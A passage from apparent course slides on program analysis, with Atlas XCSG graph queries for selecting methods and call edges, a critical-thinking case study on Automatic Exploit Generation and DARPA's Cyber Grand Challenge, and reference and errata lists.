var appMethods = app.nodesTaggedWithAny(XCSG.Method)
```

4. From the subgraph *app* we select all method nodes named "<init>" (instance initializer methods) or "<clinit>" (static initializer methods). We are using a query method called `methods(String methodName)` that selects methods that have a name that matches the given string. We will explore more query methods later.

```
var initializers = app.methods("<init>").union(app.methods("<clinit>"))
```

Chaining Queries (3)

5. From the app subgraph we select all nodes that are constructors.

```
var constructors = app.nodesTaggedWithAny(XCSG.Constructor)
```

6. From the universe create a subgraph (called callEdges) that only contains nodes and edges connected by a call relationship.

```
var callEdges = universe.edgesTaggedWithAny(XCSG.Call)
```

7. Define graph to be the methods in the app ignoring initializers and constructors with call edges added in where they exist.

```
var q = (appMethods difference (initializers.union(constructors))).induce(callEdges)
```

8. Evaluate and display the graph query.

```
show(q)
```

Atlas Schema

- To become proficient in wielding Atlas, you should have:
 - Firm understanding of Extensible Common Software Graph (XCSG) schema
 - Firm understanding of the language you are analyzing (Java source, Jimple, C)
- Examples:
 - How do we detect an inner class with XCSG?
 - No tag for inner class, inner class is defined by a contains relationship.
 - `containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)`
 - `topLevelClasses = containsEdges.successors(universe.nodesTaggedWithAny(XCSG.Package))`
 - `innerClasses = containsEdges.forward(topLevelClasses).difference(topLevelClasses)`
 - What about Java vs. Jimple (Java Bytecode)?
 - No concept of inner classes in bytecode

Atlas Schema Resources

- http://ensoftatlas.com/wiki/Extensible_Common_Software_Graph
- Eclipse → Show Views → Other... → Atlas → Element Detail View
- Atlas Shell (test out queries on the fly!)
- Atlas Smart Views (interactive graphs)

Critical Thinking: Case Study

- Automatic Exploit Generation (AEG) is an emerging technology
 - "...a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs"
 - "The main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive."
- AEG technology employed by winning team of DARPA's Cyber Grand Challenge earning a \$2 million dollar prize
- Suppose you were asked to evaluate the threat of AEG on your business.
 - What questions would you ask someone trying to sell a similar system to you?
 - What sorts of exploits would or *could* it find?

At DEFCON24 Carnegie Mellon's Mayhem AI took home \$2 million from DARPA's Cyber Grand Challenge, the world's first all-machine cyber hacking tournament. The tournament consisted of fully automated systems that were given challenge programs to analyze, exploit, and patch. Points were earned by patching vulnerabilities and exploiting other team's unpatched vulnerabilities.

The technology powering Carnegie Mellon's Mayhem project stems from some highly promoted research from Carnegie Mellon's Automatic Exploit Generation (AEG) publications. The author's of AEG describe it as "*...a novel formal verification technique called preconditioned symbolic execution to make automatic exploit generation more scalable to real-world programs...*", where "*the main idea is to guide symbolic execution to program paths that are more likely to be exploitable. Basic symbolic execution tends to try and explore all paths, which is more expensive. Our implementation is built on top of KLEE, a great symbolic execution engine from researchers at Stanford.*"

Symbolic execution is described well in the original 2008 KLEE paper publication as follows.

"At a high-level, these tools use variations on the following idea: Instead of running code on manually or randomly-constructed input, they run it on symbolic input initially allowed to be "anything." They substitute program inputs with symbolic values and replace corresponding

concrete program operations with ones that manipulate symbolic values. When program execution branches based on a symbolic value, the system (conceptually) follows both branches, on each path maintaining a set of constraints called the path condition which must hold on execution of that path. When a path terminates or hits a bug, a test case can be generated by solving the current path condition for concrete values. Assuming deterministic code, feeding this concrete input to a raw, unmodified version of the checked code will make it follow the same path and hit the same bug.”

The AEG authors claim the impact of this technology is significant. “*Our automatic exploit generation techniques have several immediate security implications. First, practical AEG fundamentally changes the perceived capabilities of attackers...previously it has been believed that it is relatively difficult for untrained attackers to find novel vulnerabilities and create zero-day exploits. Our research shows this assumption is unfounded.*”

What do you think? Should you believe the hype? If your boss asked to evaluate this project solely on these statements would you recommend investing in the technology?

ACM Communications AEG Magazine Article:

<http://cacm.acm.org/magazines/2014/2/171687-automatic-exploit-generation>

Research Publication Materials: <http://security.ece.cmu.edu/aeg/>

DARPA Cyber Grand Challenge Winner Announcement: <http://www.darpa.mil/news-events/2016-08-05a>

KLEE Paper / Resources: <http://llvm.org/pubs/2008-12-OSDI-KLEE.pdf>, <https://klee.github.io/>

A Critical Review of AEG by Sean Heelan: <https://sean.heelan.io/2010/12/07/misleading-the-public-for-fun-and-profit>

References

- [1] https://en.wikipedia.org/wiki/List_of_programming_languages
- [2] <https://github.blog/2018-11-08-100m-repos/>
- [3] <https://archiveprogram.github.com/>
- [4] <https://www.developer-tech.com/news/2017/jul/05/linux-kernel-412-developers-added-795-lines-code-hour/>
- [5] <https://www.linuxfoundation.org/blog/2017/10/2017-linux-kernel-report-highlights-developers-roles-accelerating-pace-change/>
- [6] <https://cybersecurityventures.com/application-security-report-2017/>
- [7] <https://www.visualcapitalist.com/millions-lines-of-code/>

References

- [8] Li, Frank, and Vern Paxson. "A large-scale empirical study of security patches." *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017.
- [9] Bilge, Leyla, and Tudor Dumitras. "Before we knew it: an empirical study of zero-day attacks in the real world." *Proceedings of the 2012 ACM conference on Computer and communications security*. 2012.
- [10] <http://pages.kennasecurity.com/rs/958-PRK-049/images/Kenna-NonTargetedAttacksReport.pdf>
- [11] https://www.rand.org/content/dam/rand/pubs/research_reports/RR1700/RR1751/RAND_RR1751.pdf
- [12] https://www.fireeye.com/blog/threat-research/2015/04/angler_ek_exploiting.html

References

- [13] http://info.nopsec.com/rs/736-UGK-525/images/NopSec_StateofVulnRisk_WhitePaper_2015.pdf
- [14] Yin, Zuoning, et al. "How do fixes become bugs?." Proceedings of the 19th ACM SIGSOFT symposium and the 13th European conference on Foundations of software engineering. ACM, 2011
- [15] <https://security.google-blog.com/2019/05/queue-hardening-enhancements.html>
- [16] <https://www.sciencedirect.com/topics/engineering/defect-density>

References

- [17] Verizon Data Breach Investigations Annual Reports
- [18] <http://blog.paralleluniverse.co/2016/07/23/correctness-and-complexity>
- [19] <https://www.nostarch.com/hacking2.htm>
- [20] <http://www.thegreycorner.com/2010/01/beginning-stack-based-buffer-overflow.html>
- [21] <https://bytebucket.org/mihaila/bindead/wiki/resources/crackaddr-talk.pdf>
- [22] <http://www.securitytube.net/video/15299>
- [23] <https://security-obscurity.blogspot.com/2012/11/java-exploit-code-obfuscation-and.html>
- [24] <https://www.blackhat.com/us-14/archives.html#contemporary-automatic-program-analysis>

References (2)

- [25] <https://jreframeworker.com>
- [26] <https://github.com/benjholla/bomod>
- [27] <http://www.cis.syr.edu/~wedu/seed/labs.html>
- [28] <http://www.ensoftcorp.com/atlas/>
- [29] <https://www.hex-rays.com/products/ida/>
- [30] <http://lcamtuf.coredump.cx/afl/>
- [31] <https://github.com/SE421-Fall2018>

Errata

- **Slide 201 had a typo**
 - Changed “? || false == false” to “? && false == false”
- **Slide 113 had a stale URL**
 - Updated link to minishare_get_overflow.rb
- **Slide 192 had bug in code**
 - Updated 4th guard condition in toy example to check for size > 3 (not size > 2)